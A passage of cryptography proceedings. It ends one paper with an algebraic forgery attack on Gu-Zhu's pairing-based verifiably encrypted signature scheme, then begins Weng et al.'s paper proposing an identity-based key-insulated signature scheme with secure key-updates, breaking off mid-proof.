- **Sign:** Given a private key D_X and a message m , pick $k \in Z_q^*$ at random, and output a signature (r, U) , where $r = e(P, P)^k$, $h = H_2(m, r)$, and $U = hD_X + kP$.
- **Verify:** Given a signature (r, U) of an identity ID_X for a message m , compute $h = H_2(m, r)$, and accept the signature if and only if

$$r = e(U, P) \cdot e(H_1(ID_X), P_{pub})^{-h}$$

- **VE-Sign:** Given a private key D_X , a message $m \in \{0, 1\}^*$ and an adjudicator's identity ID_A ,
 1. choose $k_1, k_2 \in Z_q^*$ at random,
 2. compute $r = e(P, P)^{k_1}$, $h = H_2(m, r)$, $h' = H_3(e(Q_A, P_{pub})^{k_2})$,
 3. compute $U_1 = h'P$, $U_2 = k_2P$, $V = hD_X + (k_1 + h'k_2)P + h'Q_A$,
 4. output the verifiably encrypted signature (r, V, U_1, U_2) .
- **VE-Verify:** Given a verifiably encrypted signature (r, V, U_1, U_2) of a message m , compute $h = H_2(m, r)$, and accept the signature if and only if

$$e(P, V) = r \cdot e(hP_{pub}, Q_X) \cdot e(U_1, Q_A + U_2)$$

- **Adjudication:** Given the adjudicator's private key D_A , and a valid verifiably encrypted signature (r, V, U_1, U_2) of ID_X for message m , compute

$$U = V - H_3(e(D_A, U_2))(Q_A + U_2)$$

and output the ordinary signature (r, U) .

4.3 Universal Forgeability of Gu-Zhu's Verifiable Encrypted Signature

The authors [12] claimed that their ID-based verifiably encrypted signature scheme is secure in the random oracle model. But we find that it is universally forgeable. Now, we first explain our idea, then give a simple and direct attack against it.

Basic idea. For given public keys Q_X, Q_A and system parameters P, P_{pub} , we try to solve for (r, V, U_1, U_2) that satisfies the verification formula.

By the verification formula of the signature (r, V, U_1, U_2)

$$e(P, V) = r \cdot e(hP_{pub}, Q_X) \cdot e(U_1, Q_A + U_2),$$

we know that r must be of the form $r = e(P, W)$, where $W \in G_1$ is undetermined. Hence,

$$e(P, V - W) = e(hP_{pub}, Q_X) \cdot e(U_1, Q_A + U_2)$$

Clearly, we should set $U_2 = B - Q_A$, where $B \in G_1$ is also undetermined. Thus

$$e(P, V - W) = e(hP_{pub}, Q_X) \cdot e(U_1, B)$$

In order to incorporate $e(hP_{pub}, Q_X)$ with $e(U_1, B)$, we should set

$$U_1 = aQ_X, \text{ or } B = aQ_X, \text{ where } a \in Z_q^*.$$

An algorithm for forgery. Now we describe our forgery algorithm of the Gu-Zhu's verifiably encrypted signature scheme. For given public keys Q_X, Q_A and system parameters P, P_{pub} , and a message m to be signed, the adversary executes the following.

1. Randomly choose $a, b \in Z_q^*$ and $W \in G_1$ and set $B = aQ_X$;
2. Compute $r = e(P, W)$; $h = H_2(M, r)$;
3. Set $V = bQ_X + W$ and

$$U_1 = a^{-1}(bP - hP_{pub}), \quad U_2 = B - Q_A = aQ_X - Q_A.$$

The adversary returns (r, V, U_1, U_2) which is a forgery for the message m .

Correctness:

$$\begin{aligned} & r \cdot e(hP_{pub}, Q_X) \cdot e(U_1, Q_A + U_2) \\ &= e(P, W) \cdot e(hP_{pub}, Q_X) \cdot e(a^{-1}(bP - hP_{pub}), Q_A + aQ_X - Q_A) \\ &= e(P, W) \cdot e(hP_{pub}, Q_X) \cdot e((bP - hP_{pub}), Q_X) \\ &= e(P, W) \cdot e(bP, Q_X) \\ &= e(P, W) \cdot e(P, bQ_X) \\ &= e(P, W) \cdot e(P, V - W) \\ &= e(P, V). \end{aligned}$$

5 Conclusion

In this paper, we have pointed out that a bilinear pairing must be used with care when it is used in signature schemes. The linearity of the bilinear pairing allows efficient signature verification with additional functionality, but it may also open an attack point against signatures.

The traceability, one of the core requirements of group signature schemes, is a requirement against signers. Hence secure group signature schemes based on bilinear mappings should be designed so that the bilinearity cannot be manipulated in a malicious manner by legal group members as well as outside active adversaries. Group signature schemes based on bilinear pairing were proposed by Cheng-Zhu-Qiu-Wang [11]. They claimed that their schemes satisfy the basic security requirements of group signatures that includes 'traceability'. We show that Cheng-Zhu-Qiu-Wang's group signatures [11] have no traceability property.

Verifiably encrypted signatures are used when Alice wants to sign a message for Bob but does not want Bob to possess her signature on the message until a later date. The bilinear pairing in the verification formula of verifiably encrypted signature can be useful with respect to the efficiency and functionality, but one must prevent the possibility of generating a valid signature without using the private key by taking advantage of the bilinearity of pairings. An efficient verifiably encrypted signature scheme was proposed by Gu-Zhu [12]. They claimed that the security, 'unforgeability and opacity', of their scheme was based on Hess's ID-based signature scheme. But we show that Gu-Zhu's verifiably encrypted signature [12] is universally forgeable by using the linearity in the verification formula.

Acknowledgement

We would like to thank Benoit Libert, Helger Lipmaa, Raphael Phan, and anonymous referees for invaluable comments and remarks in writing this paper.

References

1. N. Asokan, V. Shoup and M. Waidner, *Optimistic fair exchange of digital signatures*, IEEE J. Selected Areas in Comm., 18(4), 2000, pp. 593-610.
2. G. Ateniese, *Efficient verifiable encryption (and fair exchange) of digital signatures*, Sixth ACM Conference on Computer and Communication Security, ACM, Nov. 1999, pp. 138-46.
3. G. Ateniese, J. Camenisch, M. Joye and G. Tsudik, *A practical and provably secure coalition-resistant group signature scheme*, Advances in Crypto '00, LNCS 1880, pp. 255-270, Springer-Verlag, 2000.
4. G. Ateniese and G. Tsudik, *Some open issues and new directions in group signature schemes*, Financial Cryptography (FC '99), LNCS 1648, pp. 196-211, Springer-Verlag, 1999.
5. M. Bellare, D. Micciancio and B. Warinschi, *Foundations of group signatures: formal definitions, simplified requirements, and a construction based on general assumptions*, Advances in Eurocrypt '03, LNCS 2656, pp. 614-629, Springer-Verlag, 2003.
6. D. Boneh, X. Boyen and H. Shacham, *Short group signatures*, Advances in Crypto '04, LNCS 3152, pp. 41-55, Springer-Verlag, 2004.
7. D. Boneh and M. Franklin, *Identity based encryption from the Weil pairing*, Advances in Crypto '01, LNCS 2139, pp. 213-229, Springer-Verlag, 2001.

8. D. Boneh, C. Gentry, B. Lynn and H. Shacham, *Aggregate and verifiably encrypted signatures from bilinear maps*, Eurocrypt '03, LNCS 2656, pp. 272-293, Springer-Verlag, 2003.
9. D. Boneh, B. Lynn and H. Shacham, *Short signatures from the Weil pairing*, Advances in Asiacypt '01, LNCS 2248, pp. 514-532, Springer-Verlag, 2001.
10. D. Chaum and E. van Heyst, *Group Signatures*, Advances in Eurocrypt '91, LNCS 547, pp. 257-265, Springer-Verlag, 1991.
11. X. Cheng, H. Zhu, Y. Qiu, and X. Wang, *Efficient Group Signatures from Bilinear Pairing*, CISC '05, LNCS 3822, pp. 128-139, Springer-Verlag, 2005.
12. C. Gu and Y. Zhu, *An ID-based verifiable encrypted signature scheme based on Hess's scheme*, CISC '05, LNCS 3822, pp. 42-52, Springer-Verlag, 2005.
13. F. Hess, *Efficient identity based signature schemes based on pairings*, SAC '02, LNCS 2595, pp. 310-324, Springer-Verlag, 2002.
14. J. M. Park, E. Chong, H. Siegel, and I. Ray. *Constructing fair exchange protocols for E-commerce via distributed computation of RSA signatures*, 22-th Annual ACM Symp. on Principles of Distributed Computing, pp. 172-181, 2003.
15. A. Shamir, *Identity-Based Cryptosystems and Signature Schemes*, Crypto '84, LNCS 196, pp. 47-53, Springer-Verlag, 1985.
16. W. Susilo, F. Zhang and Y. Mu, *Identity-Based Strong Designated Verifier Signature Schemes*, ACISP '04, LNCS 3108, pp. 313-324, Springer-Verlag, 2004.
17. Y. Tseng, and J. Jan, *Reply: improved group signature scheme based on discrete logarithm problem*, Electronics Letters 1999, vol. 35(20), p. 1324.
18. G. Wang, *Security Analysis of Several Group Signature Schemes*, Indocrypt '03, LNCS 2904, pp. 252-265, Springer-Verlag, 2003.
19. F. Zhang and K. Kim, *ID-based blind signature and ring signature from pairings*, Asiacypt '02, LNCS 2501, pp. 533-547, Springer-Verlag, 2002.
20. F. Zhang and K. Kim, *Efficient ID-Based Blind Signature and Proxy Signature from Bilinear Pairings*, ACISP '03, LNCS 2727, pp. 312-323, Springer-Verlag, 2003.
21. F. Zhang, R. Safavi-Naini and W. Susilo, *Efficient Verifiably Encrypted Signature and Partially Blind Signature from Bilinear Pairings*, Indocrypt '03, LNCS 2904, pp. 191-204, Springer-Verlag, 2003.
22. F. Zhang, R. Safavi-Naini and W. Susilo, *An efficient signature scheme from bilinear pairings and its applications*, PKC '04, LNCS 2947, pp. 277-290, Springer-Verlag, 2004.

Identity-Based Key-Insulated Signature with Secure Key-Updates

Jian Weng¹, Shengli Liu^{1,2}, Kefei Chen¹, and Xiangxue Li¹

¹ Dept. of Computer Science and Engineering
Shanghai Jiao Tong University, Shanghai 200030, China

² Key Laboratory of CNIS
Xidian University, Xian 710071, P.R. China
{jianweng, slliu, kfchen, xxli}@sjtu.edu.cn

Abstract. Standard identity-based (ID-based) signature schemes typically rely on the assumption that secret keys are kept perfectly secure. However, with more and more cryptographic primitives are deployed on insecure devices (e.g. mobile devices), key-exposure seems inevitable. This problem is perhaps the most devastating attack on a cryptosystem since it typically means that security is entirely lost. To minimize the damage caused by key-exposure in ID-based signatures scenarios, Zhou et al. [32] applied Dodis et al.'s key-insulation mechanism [12] and proposed an ID-based key-insulated signature (IBKIS) scheme. However, their scheme is not strong key-insulated, i.e, if an adversary compromises the helper key, he can derive all the temporary secret keys and sign messages on behalf the legitimate user. In this paper, we re-formalize the definition and security notions for IBKIS schemes, and then propose a new IBKIS scheme with secure key-updates. The proposed scheme is strong key-insulated and perfectly key-insulated. Our scheme also enjoys desirable properties such as unbounded number of time periods and random-access key-updates.

Keywords: Key-Insulated, Identity-Based Signature, Key-Exposure, Bilinear Pairings.

1 Introduction

1.1 Background and Previous Work

Identity based cryptosystem was introduced by Shamir in 1984 [27]. Its main idea is that public keys is determined as users' identities while private keys can be generated by the trusted Private Key Generator(PKG) according to their identities. In such systems, there is no need to bind a public key to its owner's identity. So trust problems encountered in the certificate based public key infrastructures do not exist. So far, a large number of papers have been published in this area (see [2] for some of these), including many identity based signature (IBS) schemes, e.g. [16, 24, 7, 30, 14, 33, 28, 20]. These IBS schemes rely on the assumption that secret keys are kept perfectly secure. In practice, however, it

is easier for an adversary to obtain the secret key from a naive user than to break the computational assumption on which the system is based. With more and more cryptographic primitives are deployed on insecure devices (e.g. mobile devices), the problem of key-exposure becomes an ever-greater threat. This problem is perhaps the most devastating attack on a cryptosystem, since it typically means that security is entirely lost.

In conventional public key infrastructures, certificate revocation list (CRL) can be used to revoke public keys in case of key-exposure, and users can become aware of other users' revoked keys by referring to the CRL. However, straightforward implementation of CRL will not be the best solution to IBS schemes. Remember that utilizing the CRL, public key has to be revoked, while the public key for IBS scheme represents an identity and is not desired to be changed. One exemplification is the application of ID-based cryptography in a mobile phone scenario, where the phone number represents a user's identity, and it will be simple and convenient for mobile phone users to identify and communicate with each other only by their phone numbers.

To deal with the key-exposure problem, a natural try is the distribution of the secret key across multiple servers to make key-exposure more difficult. There are numerous instantiations of this idea including secret sharing [26], threshold cryptosystems [10, 25] and proactive cryptosystems [23]. However, such solutions tend to be costly, since they require many devices participate in the cryptographic operation. While this may be acceptable in some scenarios, it does not seem appropriate for mobile users and in other settings where the risk of key-exposure is high but users need the ability to perform cryptographic computations on their own.

More practical try is to use the method of key-evolving protocols. This mechanism includes forward security [1, 4], intrusion-resilience [21] and key-insulation [12]. The latter was introduced by Dodis, Katz, Xu and Yung [12] in Eurocrypt'02. In this model, a physically-secure but computationally-limited device, named the base or helper, is involved. The full-fledged secret key is now divided into two parts: a helper key and temporary secret keys. The former is stored in the helper, and the latter is kept by the user to sign messages. The lifetime of the system is divided into discrete periods. The public key remains unchanged throughout the lifetime, while temporary secret keys are updated periodically: at the beginning of each time period, the user obtains from the helper a partial secret key for the current time period; combining this partial secret key with the temporary secret key for the previous period, the user can derive the temporary secret key for the current time period. A temporary secret key is used to sign a message during the corresponding time period without further access to the physically secure device. Exposure of the temporary secret key at a given period will not enable an adversary to derive temporary secret keys for the remaining time periods. Therefore this mechanism can minimize the damage caused by key-exposure. More precisely, in a (t, N) -key-insulated scheme the compromise of temporary secret keys for up to t time periods does not expose temporary secret keys for any of the remaining $N - t$ time periods. Therefore, public keys

do not need to be revoked unless t periods have been exposed, which is a desirable property to deal with the key-exposure problem in ID-based scenarios. If $t = N - 1$ then the scheme is called *perfectly key-insulated*. Additionally, *strong key-insulated* security guarantees that the helper (or an attacker compromising the helper key) is unable to derive the temporary secret key for any time period. This is an extremely important property if the helper serves several different users or the helper is not trusted.

Following the pioneering work due to Dodis et al. [12], several key-insulated encryption schemes including the ID-based key-insulated encryption ones have been proposed [5, 18, 13, 8, 19, 17]. Since Dodis et al.'s first KIS schemes [11], efforts have also been devoted to the KIS systems, e.g. [22, 15, 29, 6, 31].

To minimize the damage caused by key-exposure in IBS scenarios, Zhou et al. [32] proposed an IBKIS scheme in ISPEC'2006. However, the full-fledged secret key of their scheme is just wholly stored in the helper. Consequently, their scheme is not strong key-insulated, i.e., if an adversary compromises the helper, then he can derive temporary secret keys for any time period and sign messages on behalf of the legitimate user.

1.2 Our Contributions

In this paper, we first re-formalize the definition and security notions for ID-based key-insulated signature (IBKIS) schemes. Our security notions are more rigorous than those in [32], since ours provide the attacker with stronger power. We then propose a concrete IBKIS scheme with secure key-updates. The proposed scheme is strong key-insulated and perfectly key-insulated. Our scheme also enjoys desirable properties such as unbounded number of time periods and random-access key-updates.

1.3 Organization

The rest of this paper is organized as follows. Section 2 gives an introduction to bilinear pairings and the computational Diffie-Hellman assumption. We formalize the definition and security notions for IBKIS schemes in Section 3. In Section 4, an IBKIS scheme is proposed. We prove that our scheme satisfies the strengthened security notions in Section 5, and concludes this paper in Section 6.

Notations. Throughout this paper, let \mathbb{Z}_q denote $\{0, 1, 2, \dots, q - 1\}$, and \mathbb{Z}_q^* denote $\mathbb{Z}_q \setminus \{0\}$. By $\in_R S$, it means choosing a random element from the set S with a uniform distribution. For convenience, we equate a user with its identity.

Negligible Function. We say a function $f : \mathbb{N} \rightarrow \mathbb{R}$ is *negligible* if for every constant $c \geq 0$ there exists an integer k_c such that $f(k) < k^{-c}$ for all $k > k_c$.

2 Preliminaries

2.1 Bilinear Pairings

We briefly review the necessary about bilinear pairing. Let \mathbb{G}_1 be a cyclic additive group of prime order q , and \mathbb{G}_2 be a cyclic multiplicative group of the same order q . A bilinear pairing is a map $\hat{e} : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$ with the following properties:

- Bilinearity: $\forall P, Q \in \mathbb{G}_1, \forall a, b \in \mathbb{Z}_q^*$, we have $\hat{e}(aP, bQ) = \hat{e}(P, Q)^{ab}$;
- Non-degeneracy: There exist $P, Q \in \mathbb{G}_1$ such that $\hat{e}(P, Q) \neq 1$;
- Computability: There exists an efficient algorithm to compute $\hat{e}(P, Q)$ for $\forall P, Q \in \mathbb{G}_1$.

As shown in [3], such non-degenerate admissible maps over cyclic groups can be obtained from the Weil or Tate pairing over supersingular elliptic curves or abelian varieties.

2.2 Computational Diffie-Hellman Assumption

We proceed to recall the definition of computational Diffie-Hellman (CDH) assumption on which our scheme is based.

Definition 1. *The **CDH problem** in group \mathbb{G}_1 is, given $(P, aP, bP) \in \mathbb{G}_1^3$ for some unknown $a, b \in_R \mathbb{Z}_q^*$, to compute $abP \in \mathbb{G}_1$. For a polynomial-time adversary \mathcal{A} , we define his **advantage** against the CDH problem in group \mathbb{G}_1 as*

$$\text{Adv}_{\mathcal{A}}^{\text{CDH}} \triangleq \Pr [P \in_R \mathbb{G}_1, a, b \in_R \mathbb{Z}_q^* : \mathcal{A}(P, aP, bP) = abP],$$

where the probability is taken over the random coins consumed by \mathcal{A} .

Definition 2. *We say that the (t, ϵ) -**CDH assumption** holds in group \mathbb{G}_1 , if no t -time adversary \mathcal{A} has advantage at least ϵ in solving the CDH problem in \mathbb{G}_1 .*

3 Framework of ID-Based Key-Insulated Signature

In [32], Zhou et al. gave the definition and security notion for IBKIS schemes. However, their definition does not include the key-update algorithm performed by the user, and their security notion just allows for the standard key-insulated security. In this section, we first re-formalize the definition for IBKIS schemes, and then give security notions even allowing the attacks that compromise the helper and the storage while temporary secret key is being updated.

3.1 Syntax

Definition 3. *An **IBKIS scheme** consists of six polynomial-time algorithms:*

Setup (k, N) : *a probabilistic setup algorithm, taking as input the security parameters k and (possibly) the total number of time periods N , returns a public parameter param and a master key msk .*

Extract $(\text{msk}, \text{param}, ID)$: *a probabilistic key extraction algorithm performed by PKG, taking as input the master key msk , the public parameter param and a user's identity $ID \in \{0, 1\}^*$, returns this user's initial secret key $\text{TSK}_{ID,0}$ and helper key HK_{ID} .*

Upd* $(i, j, ID, \text{HK}_{ID})$: *a (possibly) probabilistic helper-key update algorithm performed by the helper for user ID , taking as input time period indices i and j , a user's identity ID and helper key HK_{ID} , returns a partial secret key $\text{PSK}_{ID,i,j}$.*

Upd $(i, j, ID, PSK_{ID,i,j}, TSK_{ID,j})$: a deterministic temporary secret key update algorithm performed by user, taking as input time period indices i and j , a user's identity ID , temporary secret key $TSK_{ID,j}$ and partial secret key $PSK_{ID,i,j}$, returns the temporary secret key $TSK_{ID,i}$.

Sig $(i, M, TSK_{ID,i})$: a probabilistic signing algorithm, taking as input a time period index i , a message M and the temporary secret key $TSK_{ID,i}$, returns a pair (i, σ) composed of the time period i and a signature σ .

Ver $((i, \sigma), M, ID)$: a deterministic verification algorithm taking as input a message M , a candidate signature (i, σ) on M and the user's identity ID , returns 1 if (i, σ) is a valid signature, and 0 otherwise.

Consistency of IBKIS scheme requires that for $\forall i \in \{1, \dots, N\}$, $\forall M \in \mathcal{M}$, $\forall ID \in \{0, 1\}^*$, $\text{Ver}((i, \sigma), M, ID) = 1$ always holds, where $(i, \sigma) = \text{Sig}(i, M, TSK_{ID,i})$ and \mathcal{M} denotes the message space.

Remark 1. The above definition corresponds to schemes supporting *random-access key-updates* [12]; that is, one can update $TSK_{ID,j}$ to $TSK_{ID,i}$ in one “step” for any $i, j \in_R \{1, \dots, N\}$. A weaker definition allows $i = j + 1$ only. Our proposed scheme in this paper supports random-access key-updates.

Remark 2. If the total number of time periods, say N , is not fixed in algorithm **Setup**, then we say that it supports *unbounded number of time periods*. Note that those schemes without this property suffer from a shortcoming, i.e., when all the time periods are used up, these schemes can not work unless they are re-initialized.

3.2 Security Notions for IBKIS

Dodis et al. [11] formalized the security notions of *key-insulation*, *strong key-insulation* and *secure key-updates* for standard key-insulated signatures. In this section, we also formalize these security notions for IBKIS schemes. Note that in [32] they did not consider notions of strong key-insulated and secure key-updates.

The key-insulated security in [11] modeled an attacker who is allowed to issue temporary secret key queries and signing queries, whereas the helper-key queries is not provided for him. To model this notion in IBKIS scenarios, besides the temporary secret key queries and signing queries, we also provided the key-extraction queries for the adversary.

Definition 4. An IBKIS scheme is called **perfectly key-insulated** if for any polynomial-time adversary \mathcal{F} , his advantage in the following game is negligible:

- 1) The challenger \mathcal{C} runs algorithm **Setup** to generate param and msk . He gives param to \mathcal{F} and keeps msk itself.
- 2) \mathcal{F} adaptively issues a series of queries as below:
 - Key-extraction query (ID) : \mathcal{C} runs algorithm **Extract** and obtains an initial secret key $TSK_{ID,0}$ and a helper key HSK_{ID} . Challenger \mathcal{C} returns $(TSK_{ID,0}, HSK_{ID})$ to \mathcal{F} ;

- Temporary secret key query $\langle ID, i \rangle$: \mathcal{C} runs algorithm *Upd* and obtains the temporary secret key $TSK_{ID,i}$, which is returned to \mathcal{F} ;
 - Signing queries $\langle i, ID, m \rangle$: \mathcal{C} runs algorithm *Sig* $(i, m, ID, TSK_{ID,i})$ and obtains a signature (i, σ) , which is returned to \mathcal{F} .
- 3) After a polynomial number of queries, \mathcal{F} outputs a tuple $(i^*, ID^*, m^*, \sigma^*)$. We say that \mathcal{F} wins the game if the following conditions are satisfied: (1) $Ver(i^*, \sigma^*, m^*, ID^*) = 1$; (2) \mathcal{F} is disallowed to issue a key-extraction query on identity ID^* ; (3) $\langle ID^*, i^* \rangle$ was never appeared in the temporary secret key queries; (4) (i^*, σ^*) was not returned by the signing oracle on input $\langle i^*, ID^*, m^* \rangle$.

We define \mathcal{F} 's **advantage** as the probability of winning this game.

Remark 3. In the above definition, helper-key queries is not explicitly provide for \mathcal{A} , however, he can obtain the helper-key for any identity (except the challenged one) by issuing key-extraction queries.

Remark 4. Dodis et al. [11] considered the (t, N) -key-insulated security which bounds the number of \mathcal{A} 's temporary secret key queries by at most t , where N denotes the total number of time periods. Here we do not consider this definition and directly address the *perfectly key-insulated* security, which does not bound the number of the temporary secret key queries for \mathcal{A} , i.e., \mathcal{A} is allowed to issue any temporary secret key query except for $\langle ID^*, i^* \rangle$.

In [11], Dodis et al. also gave a notion named *strong key-insulated* by addressing an attacker who can compromise the helper device (this includes attacks by the helper device itself, in case it is untrusted). They modeled this attack by giving the helper key to the attacker. Here, we can also deal with this kind of attack by allowing the adversary to issue the helper-key queries for any identity (even including the challenged identity). However, as the notion of strong key-insulated in [11], the adversary is prohibited to issue temporary secret key queries on the challenged identity for any time period. Note that the adversary is allowed to obtain the temporary secret key for any other identity in any time period. Since these temporary secret keys can be derived from the key-extraction queries implicitly, we do not provide the temporary secret key queries for the adversary in the following definition.

Definition 5. An IBKIS scheme is called **strong key-insulated** if for any polynomial-time adversary \mathcal{F} , his advantage in the following game is negligible:

- 1) The challenger \mathcal{C} runs the setup algorithm *Setup* to generate param and *msk*. He gives param to \mathcal{F} and keeps *msk* itself.
- 2) \mathcal{F} adaptively issues a series of queries as below:
 - Key-extraction query $\langle ID \rangle$: \mathcal{C} responds these queries in the same way as Definition 4;
 - Helper-key query $\langle ID \rangle$: \mathcal{C} runs algorithm *Extract* and obtains the helper key HSK_{ID} . \mathcal{C} returns HSK_{ID} to \mathcal{F} ;

– *Signing query* $\langle i, ID, m \rangle$: \mathcal{C} responds these queries in the same way as Definition 4.

- 3) After a polynomial number of queries, \mathcal{F} outputs a tuple $(i^*, ID^*, m^*, \sigma^*)$. We say that \mathcal{F} wins the game if the following conditions are satisfied: (1) $\text{Ver}(i^*, \sigma^*, m^*, ID^*) = 1$; (2) \mathcal{F} is disallowed to issue a key-extraction query on identity ID^* ; (3) (i^*, σ^*) was never returned by the signing oracle on input $\langle i^*, ID^*, m^* \rangle$.

We define \mathcal{F} 's **advantage** as the probability of winning this game.

Remark 5. At first glance, the helper-key query is redundant in Definition 5, since the key-extraction query implies the helper-key query. We note that it is reasonable to provide helper-key queries for \mathcal{A} in this definition, since \mathcal{A} is disallowed to issue key-extraction query on ID^* , whereas he can issue helper-key query on ID^* .

The security notions described in this subsection can be easily adapted to the random oracle model, where the adversary has access to random hash functions.

Finally, we address an adversary who compromises the user's storage while a key is being updated from $TSK_{ID,j}$ to $TSK_{ID,i}$, and we call it a key-update exposure at (j, i) . When this occurs, the adversary receives $TSK_{ID,i}$, $PSK_{ID,i,j}$ and $TSK_{ID,i}$ (actually, the latter can be computed from the formers). We say an IBKIS scheme has secure key-updates if a key-update exposure at (j, i) is of no more help to the adversary than temporary secret key exposures at both periods j and i .

Definition 6. An IBKIS scheme has **secure key-updates** if the view of any adversary \mathcal{A} making a key-update exposure at (j, i) can be perfectly simulated by an adversary \mathcal{A}' making temporary secret key queries at periods j and i .

To end current subsection, we list the desirable properties for a key-insulated signature scheme as follows: random-access key-updates, unbounded number of time periods, perfectly key-insulated, strong key-insulated and secure key-updates.

4 Our Proposed Scheme

4.1 Construction

The proposed IBKIS scheme consists of the following six algorithms:

Setup: given a security parameter k , this algorithm works as follows:

- 1) Choose two cyclic groups \mathbb{G}_1 and \mathbb{G}_2 with prime order q of size k . Let P be a random generator of \mathbb{G}_1 , and \hat{e} be a bilinear map such that $\hat{e} : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$. Choose three cryptographic hash functions H_1, H_2 and H_3 such that $H_1 : \{0, 1\}^* \rightarrow \mathbb{G}_1, H_2 : \{0, 1\}^* \rightarrow \mathbb{G}_1$ and $H_3 : \{0, 1\}^* \rightarrow \mathbb{G}_1$;
- 2) Pick $s \in_R \mathbb{Z}_q^*$ and set $P_{pub} = sP$;

- 3) Return the master key $msk = s$ and the public parameters $param = (G_1, G_2, \hat{e}, q, P, P_{pub}, H_1, H_2, H_3)$.

Extract: given an identity $ID \in \{0, 1\}^*$, PKG produces the initial secret key and helper key for this user as follows:

- 1) Choose $HK_{ID} \in_R \mathbb{Z}_q^*$;
- 2) Compute $T_{ID} = HK_{ID} \cdot P$ and $S_{ID,0} = sH_1(ID) + HK_{ID} \cdot H_2(ID, T_{ID}, 0)$;
- 3) Return the initial secret key $TSK_{ID,0} = (S_{ID,0}, T_{ID})$ and the helper key HK_{ID} .

Upd*: given an identity ID , time period indices i and j , the helper for user ID works as follows:

- 1) Compute $T_{ID} = HK_{ID} \cdot P$ and $PSK_{ID,i,j} = HK_{ID} \cdot (H_2(ID, T_{ID}, i) - H_2(ID, T_{ID}, j))$;
- 2) Return the partial temporary secret key $PSK_{ID,i,j}$.

Upd: given a time period index i , a partial secret key $PSK_{ID,i,j}$ and the temporary secret key $TSK_{ID,j}$, user ID constructs the temporary secret key for time period i as follows:

- 1) Parse $TSK_{ID,j}$ as $TSK_{ID,j} = (S_{ID,j}, T_{ID})$;
- 2) Set $S_{ID,i} = S_{ID,j} + PSK_{ID,i,j}$;
- 3) Return the temporary secret key $TSK_{ID,i} = (S_{ID,i}, T_{ID})$. Note that at time period i , $S_{ID,i}$ is always set to be $S_{ID,i} = sH_1(ID) + HK_{ID} \cdot H_2(ID, T_{ID}, i)$.

Sig: in time period i , given a message M and the temporary secret key $TSK_{ID,i}$, user ID produces the signature as follows:

- 1) Parse $TSK_{ID,i}$ as $TSK_{ID,i} = (S_{ID,i}, T_{ID})$;
- 2) Choose $u \in_R \mathbb{Z}_q^*$, and compute $U = uP, P_m = H_3(i, ID, M, U), V = S_{ID,i} + uP_m$. The signature on M is $\sigma = (U, V, T_{ID})$;
- 3) Return (i, σ) .

Ver: given a signature (i, σ) , an identity ID and a message M , one can verify the signature as follows:

- 1) Parse σ as $\sigma = (U, V, T_{ID})$;
- 2) Compute $P_m = H_3(i, ID, M, U)$;
- 3) Check whether $\hat{e}(P, V) = \hat{e}(P_{pub}, H_1(ID))\hat{e}(T_{ID}, H_2(ID, T_{ID}, i))\hat{e}(U, P_m)$ holds. If it does, return 1, else return 0.

4.2 Correctness

The consistency of this scheme can be explained as follows:

$$\begin{aligned}
 \hat{e}(P, V) &= \hat{e}(P, S_{ID,i} + uP_m) \\
 &= \hat{e}(P, sH_1(ID) + HK_{ID} \cdot H_2(ID, T_{ID}, i) + uP_m) \\
 &= \hat{e}(P, sH_1(ID))\hat{e}(P, HK_{ID} \cdot H_2(ID, T_{ID}, i))\hat{e}(P, uP_m) \\
 &= \hat{e}(P_{pub}, H_1(ID))\hat{e}(T_{ID,i}, H_2(ID, T_{ID}, i))\hat{e}(U, P_m)
 \end{aligned}$$

4.3 Efficiency

The length of public parameter, helper key, temporary secret key and partial secret key is constant and does not grow with the number of time periods. However, the key-length of the public key and the helper key in the second scheme of [11] grows linearly with the number of insulated time periods.

Algorithms **Setup**, **Extract**, **Upd*** and **Upd** are efficient and their computation cost does not depend on the the total number of time periods. While the computation cost of helper key-update algorithm in [15] grows linearly with the total number of time periods, and the computation cost of helper key-update algorithm in the second scheme of [11] grows linearly with the number of insulated time periods.

Algorithm **Sig** is very efficient, since it needs only two scalar multiplications in group \mathbb{G}_1 , and no pairing computation is involved. Although algorithm **Ver** needs four pairing computations, it is acceptable since its computation cost is constant and does not depend on the number of time periods. On the contrary, the computation cost of the verification algorithm in [15] grows linearly with the total number of time periods.

4.4 Desirable Properties

Our scheme supports unbounded number of time periods, since the the total number of time periods is not fixed in algorithm **Setup**. Algorithm **Upd** further shows that our scheme supports random-access key-updates. In Section 5, we will prove that our scheme is perfectly key-insulated, strong key-insulated, and has secure key-updates.

5 Security Analysis

In this section, we give the security analysis for our proposed scheme.

Theorem 1. *The proposed scheme is perfectly key-insulated in the random oracle model under the CDH assumption in group \mathbb{G}_1 . Concretely, given an adversary \mathcal{A} that has advantage ϵ against the key-insulated security of our proposed scheme by running within time t , asking at most q_{h_i} hash function queries to H_i ($i = 1, 2, 3$), q_e key-extraction queries, q_t temporary secret key queries and q_s signing queries, there exists a (t', ϵ') adversary \mathcal{B} that breaks the CDH assumption in group \mathbb{G}_1 with*

$$t' < t + (q_{h_1} + q_{h_2} + q_{h_3} + 3q_e + 3q_t + 5q_s + 3)t_{sm},$$

$$\epsilon' > \frac{\epsilon - 1/2^k}{e^{(q_e + q_t + q_s + 1)}},$$

where e denotes the base of the natural logarithm, and t_{sm} denotes the running time of computing a scalar multiplication in \mathbb{G}_1 .

Proof. We will show how to construct a (t', ϵ') -adversary \mathcal{B} against the CDH assumption in group \mathbb{G}_1 . Suppose \mathcal{B} is given P (a random generator of \mathbb{G}_1), $X = aP, Y = bP$, for some $a, b \in_R \mathbb{Z}_q^*$. The task of \mathcal{B} is to derive abP by interacting with adversary \mathcal{A} . \mathcal{B} runs algorithm **Setup**, sets $P_{pub} = X$ and gives $param = (\mathbb{G}_1, \mathbb{G}_2, \hat{e}, q, P, P_{pub}, H_1, H_2, H_3)$ to \mathcal{A} as the public parameter. Here H_1, H_2 and H_3 act as random oracles controlled by \mathcal{B} . \mathcal{B} answers the hash function queries, key-extraction queries, temporary secret key queries and signing queries for \mathcal{A} as follows (without loss of generality, we assume that for any temporary secret key query and signing query on identity ID for time period i , a H_1 query was previously issued for ID):

- H_1 queries: \mathcal{B} maintains a hash list H_1^{list} of tuple (ID, b, c, Q) as explained below. This list is initially empty. When \mathcal{A} queries ID to oracle H_1 , as in Coron’s proof technique [9], \mathcal{B} responds as follows:
 - If the query ID has already appeared on the H_1^{list} , then the previously defined value is returned.
